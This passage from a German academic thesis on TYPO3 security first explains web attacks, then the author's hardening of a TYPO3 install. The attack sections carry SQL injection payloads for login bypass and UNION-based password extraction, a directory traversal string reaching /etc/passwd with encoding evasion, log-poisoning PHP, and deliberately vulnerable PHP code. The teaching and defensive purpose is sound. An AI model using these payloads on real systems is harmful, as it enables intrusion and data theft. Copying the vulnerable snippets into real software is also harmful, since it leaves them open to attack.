Aufgrund dieser Problematik wird die Fehlerbenachrichtigung bei den meisten Webapplikationen deaktiviert, weshalb in einem solchen Fall eine *Blind SQL Injection* durchgeführt wird. Bei diesem Vorgehen kann die Datenbank nur noch mittels wahr/falsch Fragen getestet werden, die entweder eine gültige Seite zurückgibt oder nicht.[37] Desweiteren kann der Angreifer die Dauer der Anfrage als wichtigen Faktor mit einbeziehen, da er aufgrund der Zeitspanne Rückschlüsse auf die Art der Programmierung ziehen kann.

5.4.1 Authentication Bypass

Die Methode um eine Passwort Authentifizierung innerhalb einer Webanwendung zu umgehen, ist eine klassische Form der *SQL Injection*. Das folgende Beispiel zeigt die Anfälligkeit einer SQL Datenbankabfrage, bei der eine Überprüfung des Benutzername *username* und Passwortes *password* mit der Datenbanktabelle *users* stattfindet.

```
$username = $_GET['username'];
$password = $_GET['password'];
$password = "SELECT data FROM users
    WHERE username = '$username'
    AND password = '$password' ";
```

Listing 6: SQL-Abfrage eines Benutzernamens[38]

[36] Vgl. Redstone Software (@ 2008), S. 1
[37] Vgl. Yekta (@2008), S. 2
[38] Vgl. Heiderich (2009), S. 529

Ist der Benutzername mit dem dazugehörigen Passwort vorhanden, werden die an dem Account gebundenen Daten *data* zurückgeliefert. Bei einer falschen Eingabe erscheint keinerlei Rückmeldung. Ein potenzieller Angreifer kann diese Sicherheitsmaßnahme allerdings einfach umgehen, wie das folgende Codebeispiel zeigt:

```
SELECT data FROM users
WHERE username = 'zu'
AND password = 'gang' OR '1'='1'
```

Listing 7: Manipulation einer SQL-Abfrage um eine Tabelle users auszugeben[39]

Der mithilfe der SQL Injection umgewandelte Befehl gibt nun alle Einträge der Spalte *data* aus der Tabelle *users* zurück, da die Bedingung 1=1 auf jeden dieser Einträge innerhalb der Datenbank passt.[40] Möglich sind dabei auch Sonderzeichen wie die zwei Bindestriche (--), durch die ein Kommentar eingeleitet wird und damit die übrige Syntax nicht mehr mit abarbeitet.

```
SELECT data FROM users
WHERE username = 'zu' OR 1=1--'
AND password = 'gang'
```

Listing 8: Erfolgreicher Authentication Bypass[41]

Mit dieser einfachen Abänderung kann sich der Angreifer nun ohne die Kenntnis eines legalen Benutzernamens mit dazugehörigem Passwort in das System einloggen.

5.4.2 Union basierte SQL-Injection

Da SQL Injection häufig verwendet wird um an sensible Daten innerhalb einer Webanwendung zu gelangen, nutzen Hacker hierfür den *UNION* Operator. Dieser erlaubt es, zwei oder mehrere *SELECT SQL* Befehle, in ein einzelnes Ergebnis zu kombinieren. So kann nun innerhalb einer *SELECT* Anweisung, eine unabhängig von der

[39] Vgl. Heiderich (2009), S. 529
[40] Vgl. Clarke (2009), S. 64
[41] Vgl. Heiderich (2009), S. 529

ersten Abfrage, zweite Anweisung durchgeführt werden und das Resultat mit Hilfe des *UNION* Operators zu einem gemeinsamen Ergebnis zusammengefasst werden. Damit eröffnet sich dem Angreifer die Möglichkeit beliebige Daten aus dem Datenbanksystem zu extrahieren und abzufragen.[42]

Vorrausetzung, um den UNION SELECT Befehl anzuwenden, ist das Wissen über die Zahl der Datenfelder von der originalen SQL-Abfrage. Wenn die Fehlermeldungen aktiviert sind, kann der Hacker einfach seine Anfrage jeweils um ein Datenfeld ergänzen und kontrollieren, bis die Meldung *column number mismatch* nicht mehr erscheint. Ist dies der Fall, ist die Anzahl der Felder korrekt und ein neue Ausgabe *column type mismatch* erscheint, die einen Hinweis gibt, dass die Datenfeldtypen noch nicht exakt sind.[43]

Aber auch ohne die aktivierte Fehlermeldung bieten sich Lücken innerhalb der SQL Struktur, die sich für das Auslesen der Felder als nützlich erweisen. Der *ORDER BY* Befehl ist dabei eine große Hilfe, da hier auch eine Sortierung in numerischer Form erlaubt ist. *ORDER BY 1 /** ist somit ein gültiger Befehl und durch die Erhöhung des Wertes um eins, lässt sich schnell herausfinden, wie viele Reihen in der Datenbank vorhanden sind.[44]

Die letzte wichtige Information, für eine erfolgreiche *UNION SELECT* Injection, ist die Erkennung der korrekten Datenfeldtypen in der richtigen Reihenfolge um den SQL-Befehl erfolgreich ausführen zu können. Bei einer Datenbank mit geringer Anzahl von Datenfeldern lässt sich dies mithilfe einer *Brute-Force* Attacke herausfinden, wobei alle Möglichkeiten durchprobiert werden, bis die richtige Zusammenstellung gefunden ist. Bei größeren Datenbankstrukturen funktioniert diese Art der Informationsgewinnung jedoch nicht mehr, da es zu viele Kombinationsmöglichkeiten gibt, die sich in einer kurzen Zeitspanne nicht alle ausprobieren lassen. Um diese Problematik zu umgehen, bedienen sich die Angreifer der Hilfe des Wertes *NULL*. Dieses Schlüsselwort kann als eine Art Platzhalter für einen Datentyp fungieren, womit ein

[42] Vgl. Kunz; Esser (2008), S. 145
[43] Vgl. Kunz; Esser (2008), S. 146
[44] Vgl. Kunz; Esser (2008), S. 145

SQL Befehl bei alleiniger Kenntnis der Anzahl von Datenfeldern erfolgreich ausgeführt wird.[45]

Das folgende Beispiel zeigt, anhand einer Mitarbeiterdatenbank, wie die UNION SQL-Injection mit Hilfe der erwähnten Methoden abläuft.

```
$id = $_GET['id'];
$query = "SELECT vorname, nachname FROM mitarbeiter
WHERE id = $id";
$result = mysql_query($query);
```

Listing 9: UNION SQL-Injection[46]

Durch den *UNION SELECT* Befehl besteht nun die Möglichkeit, weitere Einträge wie die privaten Telefonnummern der Mitarbeiter auszulesen, indem die *id* abgewandelt wird.

```
SELECT vorname, nachname FROM mitarbeiter
WHERE id = 1 AND 1=0
UNION SELECT nachname, telefon FROM mitarbeiter
```

Listing 10: UNION SELECT Anweisung[47]

Mithilfe von *AND 1=0* oder einen anderen Wert, der in der Datenbank nicht enthalten ist, liefert die erste Abfrage ein *false* zurück, womit nun die angehängte *UNION SELECT* Anweisung alle Telefonnummern der Mitarbeiter ausgibt. Da bei dem *UNION* Befehl die Anzahl der Spalten der beiden zusammengeführten *SELECT* Befehle jeweils übereinstimmen müssen, kann der Angreifer mithilfe des zuvor erwähnten Wertes *NULL*, den *UNION* Befehl erfolgreich ausführen, ohne Kenntnis von den anderen Spaltennamen zu haben.[48]

[45] Vgl. Clarke (2009), S. 151
[46] Heiderich (2009), S. 530
[47] Heiderich (2009), S. 531
[48] Vgl. Heiderich (2009), S. 531

```
SELECT id, vorname, nachname, telefon FROM mitarbeiter
WHERE id = 1 AND 1=0
UNION SELECT NULL, name, password, NULL FROM login
```

Listing 11: UNION SELECT mit den Wert NULL[49]

Zusammenfassend läßt sich anhand der gezeigten Beispiele deutlich erkennen, dass ohne eine umfassende Filterung der Benutzereingaben, große Sicherheitslücken bei einem scheinbar geschützten Element einer Webanwendung auftreten können.

5.5 Directory Traversal

Für eine Webapplikation wie TYPO3 besteht auch die Gefahr aufgrund von *Directory Traversal* Sicherheitslücken. Der Unterschied zu dieser Technik besteht darin, dass hier nicht die Benutzer des Systems attackiert werden, sondern die Applikation selbst. Hauptziele sind auch hier das Ausspähen und Entwenden von geschützten Daten wie bspw. Passwörter.

Ein Hauptmerkmal von vielen modernen Frameworks ist die Verwendung einer zentralen Datei, z.B. *index.php* worüber der Nutzer verschiedene Funktionen zusammenlaufen lassen kann, die er benötigt. Jede der Funktionen ist in einer eigenen Datei gespeichert, welche über den folgenden Code von der Indexdatei angefordert werden kann.

```
<?php
require_once '../includes/' . $_GET['file'];
?>
```

Listing 12: Unsichere Include Anweisung[50]

Durch die GET Variable wird mit Hilfe einer Benutzeranfrage über *&file=kontakt.php* ein Kontaktformular geladen. Diese benutzerfreundliche Form der Interaktion mit

[49] Heiderich (2009), S. 531
[50] Heiderich (2009), S. 577

dem Anwender ermöglicht einem Angreifer durch das Austauschen der Parameter statt der *kontakt.php* Datei, andere Daten auf dem Server anzufordern, die nicht für die Öffentlichkeit bestimmt sind. Abhängig von der Art des Betriebssystems auf dem die Webapplikation läuft, sowie einer aktivierten Anzeige von Fehlermeldungen können Rückschlüsse gezogen werden, wie der Webserver aufgebaut ist und wo sich die Informationen des Benutzer Kontos befinden. Bei Servern, die auf Basis von Linux laufen, lässt sich dies meist schnell herausfinden, da hierfür das Standardverzeichnis */etc/passwd* verwendet wird. Über die Parameter

file=../../../../../../../../etc/passwd ist es in einer einfachen Weise möglich, in die nächst höheren Verzeichnisstrukturen zu wechseln, ohne die Kenntnis über die genaue Verzeichnistiefe. Sollte diese Methode nicht funktionieren, wird oft über das *URL Encoding* eine Maskierung von */* und \ in *%2F* und *%5C* umgewandelt, um etwaige Filterungsmaßnahmen zur Verhinderung des *Directory Traversal* zu umgehen.[51]

Weiterhin besteht neben dem Navigieren in den Verzeichnissen des Webservers auch die Option fremden Code mit Hilfe von *Directory Traversal* auszuführen. Der Hauptangriffsvektor dafür sind die Logfiles des Webservers. Normalerweise sind die Logs wie bspw. der *Access-Log* gut geschützt, da hier ein *URL Encoding* Verwendung findet, womit beim Aufrufen einer externen URL der evtl. schadhafte Code für den PHP-Interpreter nicht mehr lesbar ist. Wird jedoch auf dem Server eine URL aufgerufen, die eine 404 Fehlerseite ausgibt, werden diese Informationen in das Error-Log gespeichert.[52]

```
www.beispiel.de/<%3Fphp echo 'Testeintrag!'; %3F>


 [client 127.0.0.1] script '/full/path/to/webroot/
<?php echo 'Testeintrag!'; ?>' not found or unable to stat
```

Listing 13: Beispiel für eine Directory Traversal Attacke[53]

[51] Vgl. Heiderich (2009), S. 579
[52] Vgl. Heiderich (2009), S. 582
[53] Vgl. Heiderich (2009), S. 582

Das Beispiel zeigt, dass bei dem Aufrufen der Fehlerseite, ein gültiger PHP-Code in das Error-Log geschrieben wird. Falls dazu noch eine fehlerhafte Konfiguration der Rechteeinstellungen vorliegt, ist es für einen Angreifer möglich, Dateien auszulesen, die nicht für den öffentlichen Zugriff bestimmt sind.

6 TYPO3 Enhanced Security Projekt

Aufgrund der Vielzahl von oben genannten Methoden und Techniken, mit denen sich Hacker Zugang zu einem System verschaffen können, stellt sich die Frage inwieweit das CMS TYPO3 sicherheitstechnisch verbessert werden kann, ohne dabei die tägliche Nutzung für Backend- und Frontendnutzer zu erschweren. Das TYPO3 Enhanced Security Projekt beschäftigt sich speziell mit dieser Frage und liefert für die Problematik verschiedene Lösungsansätze. Für die Durchführung des Projektes wurde eine vom Autor genutzte Webdomain[54] verwendet, die auf einem spezialisierten TYPO3 Webserver betrieben wird.

Hierfür wurde zuerst ein Sicherheitsmodell erstellt und analysiert, wo genau potenzielle Angriffsvektoren zu finden sind. Im Anschluss daran erfolgte die Härtung des CMS, basierend auf systeminternen Parametern und Extensions.

6.1 Erstellung eines TYPO3 Sicherheitskonzeptes

Bevor mit den eigentlichen Anpassungen im CMS begonnen wird, ist es notwendig mögliche Punkte im Aufbau von TYPO3 zu lokalisieren, die für eine Attacke anfällig sind. Grundsätzlich kann bei der Betrachtung des Aufbaues, TYPO3 in zwei Kategorien unterteilt werden. Zum einen gibt es das *Core-System*, welches alle Funktionen umfasst, die das CMS durch die Standardinstallation bereitstellt. Zum anderen bilden die Extensions, welche sich zusätzlich in das System integrieren lassen, eine eigene Kategorie, welche mit neuen Optionen die Webapplikation erweitern.

[54] Mischko (@ 2011)

Überall dort wo ein Wechsel zwischen dem offenen Datenstrom, in einem benutzerbeschränkten Bereich stattfindet, ist ein potenzielles Risiko für einen Angriff vorhanden. Dieser Wechsel erfolgt beispielsweise bei der Anmeldung des Administrators im Backendbereich oder bei einem Frontendnutzer der sich in sein persönliches Konto einloggt. Um sicher zu stellen, dass bei solchen Transaktionen die Übertragung von Informationen nicht abgefangen wird, bedarf es einer speziellen Härtung in diesen Bereichen.



Abbildung 3: Übersicht des Aufbaues von Typo3[55]

Ein anderer Angriffsvektor stellen alle Daten da, die von außen in das System gespeist werden und bei unzureichender Filterung *SQL Injections* oder die Ausführung von PHP Code ermöglichen. Dies erfolgt beispielsweise über Extensions, die bei der mangelnden Filterung der Daten große Sicherheitslücken darstellen. Daneben besteht die Möglichkeit, Schwachstellen im TYPO3-Core für einen Hacker-Angriff zu nutzen. Oder die Attacken richten sich wie bei der beschriebenen DDOS-Technik gegen den Webserver selbst, weshalb auch hier Einstellungen zur Filterung der eingehenden Datenströme vorgenommen werden müssen.

[55] Quelle des Screenshots: PHPmagazin (@ Datum unbekannt)

Für jeden der angesprochenen Bereiche sind individuelle Anpassungen nötig, um eine größtmögliche Abdeckung von Abwehrmöglichkeiten gegen die verwendeten Methoden zu erzielen. Ein weiterer Punkt in dem Konzept ist die Realisierung eines Backup-Systems, welches bei Versagen der Sicherheitsfunktionen die essentiellen Dateien der Installation speichert.

Da das Konzept verschiedene Betrachtungswinkel umfasst, ist auch der Punkt der Mitarbeiterschulung nicht zu vernachlässigen. Besonders TYPO3 Redakteure können unwissentlich, bspw. durch Viren und Trojaner auf ihren Rechner einen Angreifer Zugang zu dem System verschaffen. Hierfür helfen definierte Regeln und Aufklärung von potenziellen Gefahrenquellen, um somit die Fehleranfälligkeit durch menschliche Einflüsse zu reduzieren.

Ähnliches gilt für den Kreis der TYPO3 Programmierer und Entwickler. Hier sollte besonderes Augenmerk auf die Sicherheit und Strukturierung des Programmiercodes von Extensions für die Webapplikation gelegt werden. Dies setzt voraus, dass bereits im Entwurf einer neuen Erweiterung, mögliche Schwachstellen zu identifizieren sind, sowie fundierte Kenntnisse der gesamten Anwendung.

Die folgende Übersicht zeigt, dass jeder der genannten Punkte für das Gesamtziel notwendig ist und im Laufe des Projektes ineinandergreift.

Abbildung 4: Mindmap des TYPO3 Sicherheitskonzeptes

6.2 Vorüberlegungen zur Installation

Vor dem eigentlichen Beginn der Installation und Konfiguration des CMS waren grundlegende Vorrausetzungen und Vorüberlegungen nötig, um eine sichere Basis für das Projekt zu garantieren.

Ein entscheidender Punkt in der Planung, war die Suche nach einem geeigneten Hoster, der seine Systeme auf das CMS abgestimmt hat und regelmäßig wartet. Im Idealfall stellt eine auf TYPO3 spezialisierte Internetagentur die Server und optimiert diese ausschließlich für den geplanten Webauftritt. Aber auch ohne diese Möglichkeit lassen sich genügend Hoster finden, die für jeweilige Bedürfnisse abgestimmte TYPO3 Pakete anbieten. Besonders bei Sicherheitslücken reagieren solche Anbieter schnell und beheben die Schwachstellen innerhalb kürzester Zeit. Auf kostenlose Anbieter sollte generell verzichtet werden, da hier oft die Leistung der verwendeten Server starken Schwankungen unterliegt. Eine verbreitete Schwachstelle bei kostenlosen Providern ist die fehlende Absicherung des Stammverzeichnisses, so dass jeder Besucher Dateien und Ordner der Installation einsehen kann.

Daneben sind oft viele essentielle Voreinstellungen der Server-Software und Schreibrechte für TYPO3 nicht gegeben, welche das generelle Sicherheitsrisiko erhöhen.

Bei der Auswahl der Typo3 Installation wurden lediglich Source und Dummy Dateien verwendet werden, da bei anderen Downloadangeboten wie dem *Introduction Package*[56] andere Einstellungen aktiv sind, die für das eigene Projekt ungeeignet sein können.

Ein anderer entscheidender Punkt war es, dass der Hoster einen *Secure Shell* (im Folgenden SSH) Zugang anbietet, da hier eine größere Sicherheit bei der Datenübertragung gegeben ist als bei einem einfachen FTP Zugang. Zudem ist mittels Linux-Befehlen der Zugriff auf die Serverdaten schneller und transparenter. Ein weiterer Vorteil eines Shell-Zuganges ist das einfache Anlegen einer TYPO3 Symlink Installation. Hierbei sind die *Source* Dateien über *Symlinks,* in einer symbolischen Verknüp-

[56] TYPO3 (@ 2011)

fung mit dem TYPO3 Projekt verbunden, aber innerhalb der Ordnerstruktur auf dem Server unterteilt.[57] Bei einem Update oder Wartungsarbeiten liegt der Vorteil darin, dass der Administrator die Symlinks auf ein anderes Source-Paket abändern kann und somit in der Lage ist flexibel zwischen verschiedenen Versionen hin- und her zuschalten, wodurch das versehentliche Löschen oder Überschreiben von Verzeichnissen wegfällt.



Abbildung 5: Markierung eines Symlinks über einen SSH Zugang

Für die Nutzung einer FTP-Verbindung galt auch hier, zuerst eine geschützte Verbindung mit dem Webserver zu gewährleisten, bevor die Datenübertragung beginnt. Bei einem FTP-Programm gelingt dies durch die Auswahl des Protokolls. Hierfür bietet ein Programm wie *Filezilla*[58] das *SSH File Transfer Protocol*, welches eine Erweiterung des SSH-Protkolls darstellt und in der Lage ist, den kompletten Datenverkehr zu verschlüsseln. Im Vergleich zu dem normalen FTP-Protokoll benötigt die Übertragung hier lediglich einen geöffneten Port für den Upload und Download.[59]

57 Vgl. Wikipedia (Symbolische Verknüpfung) (@ 2011)
58 Vgl. FileZilla Project (@ 2011)
59 Vgl. Articlesbase (@2011)

Durch dieses Verfahren erhält der Anwender eine sinnvolle Alternative zu der sonst ungeschützten Standardübertragung.



Abbildung 6: Aufbau einer Verbindung mit dem SFTP Protkoll

Die eigentliche Installation von TYPO3 erfolgt mit Hilfe des Install Tools, welches verschiedene Möglichkeiten und Parameter anbietet um seine Basisinstallation nach den eigenen Wünschen anzupassen. Durch den Installationsordner in */typo3/install* entstand jedoch auch eine gewisse Angriffsfläche, weshalb er unmittelbar nach Konfigurierung der notwendigen Einstellungen vom Server entfernt und lokal als Backup gespeichert wurde. Die gleiche Vorgehensweise erfolgte auch mit der Datei *localconf.php* im Verzeichnis *typo3conf/*, da hier vor allem das Passwort für die MySQL Daten unverschlüsselt gespeichert ist, und ein Angreifer mit diesen Informationen die komplette Kontrolle über das CMS übernehmen kann.

6.3 Verstärkung des Passwortschutzes

Da bei dem Install Tool das Standardpasswort *joh316* vorgegeben ist, wurde dieses unmittelbar nach dem Einloggen umgeändert, um einen maximalen Schutz während

des Installationsvorganges zu ermöglichen. Hinsichtlich des Passwortes fand die Nutzung eines Passwort-Generators Verwendung.[60] Ein sicheres Kennwort besteht aus Sonderzeichen, Ziffern sowie Groß- und Kleinbuchstaben, die in keinem systematischen oder logischen Zusammenhang stehen um *Brute Force* Attacken vorzubeugen, die häufig auf Wörterbücher zurückgreifen.[61]



Abbildung 7: Änderung des Install Tool Passworts

Gleiches gilt für die Passwortgenerierung der MySQL Datenbank und dem Administrator Konto. Um eine optimale Sicherheit zu gewährleisten kommen jeweils unterschiedliche Kennwörter zum Einsatz.

Hinsichtlich des Benutzerkontos für den Administrator der Seite, stellt die Verwendung von Standardbenutzernamen, wie *admin* oder *administrator*, ein erhebliches Sicherheitsrisiko dar, weil Angreifer diese Namen leicht erraten können, weshalb bei diesem Projekt ein individuell gewählter Benutzername zum Einsatz kommt.

Eine weitere wichtige Funktion ist der *Encryption Key*, welcher sich unter *Basic Configuration* finden lässt. Durch den Klick auf *Generate Random Key* wird eine soge-

[60] Vgl. Gaijin (Datum unbekannt)
[61] Vgl. Kruse (@ 2007)

nannte „…kryptographische Hashfunktion…“[62] mit den Namen Message-Digest Algorithm 5 (MD5)[63] erzeugt, welcher speziell Daten, die sich im Cache befinden, vor unbefugten Auslesen schützt. Da es bei der späteren Generierung des Schlüssels zu Problemen im Seitenaufbau kommen kann, wurde gleich zu Beginn der Installation der *Encryption Key* erzeugt. In der Variable *encryptionKey* speichert das CMS die generierte Verschlüsselung, die sich wiederum in der *localconf.php* Datei befindet.



Abbildung 8: Generierung des Encryption Key

Durch die Speicherung der Passwörter mit den Algorithmus MD5 werden die Zugangsdaten zwar nicht mehr im Klartext gespeichert, jedoch besteht hier die Gefahr durch *Rainbowtables* den jeweiligen Hashwert einen entsprechenden Klartext zu zuweisen, um somit an das Passwort zu gelangen.[64] Bedingt durch diese Anfälligkeit kommen in dem Projekt die zwei System Extensions *rsaauth* und *saltedpasswords*[65] zum Einsatz.

Abbildung 9: Anzeige der Extensions rsauuth und saltedpasswords

Die Erweiterung *rsaauth* verschlüsselt die Kennwörter bereits vor der eigentlichen Übertragung durch den RSA-Alogrithmus.[66] Nach der Installation über den Extensi-

[62] Vgl. Wikipedia (Kryptologische Hashfunktion) (@ 2011)
[63] Vgl. Wikipedia (MD5) (@ 2011
[64] Vgl. Kuliukas (@ Datum unbekannt)
[65] Vgl. Krause (@ 2011)
[66] Vgl. Krause (@ 2009)

on Manager erfolgte die Aktivierung des Moduls über die Variable *loginSecurityLevel* für das Front- und Backend.



Abbildung 10: Backend loginSecurityLevel Variable im Install Tool



Abbildung 11: Frontend loginSecurityLevel Variable im Install Tool

Die Extension saltedpasswords ergänzte nun den bestehenden MD5-Hash durch einen *gesalzenen* Wert, der sich zufällig generiert und somit gegenüber Rainbowtable-Attacken deutlich widerstandsfähiger ist als ein normaler MD5 Wert. Die korrekte Installation von beiden Extensions bestätigte das CMS über eine entsprechende Mitteilung.

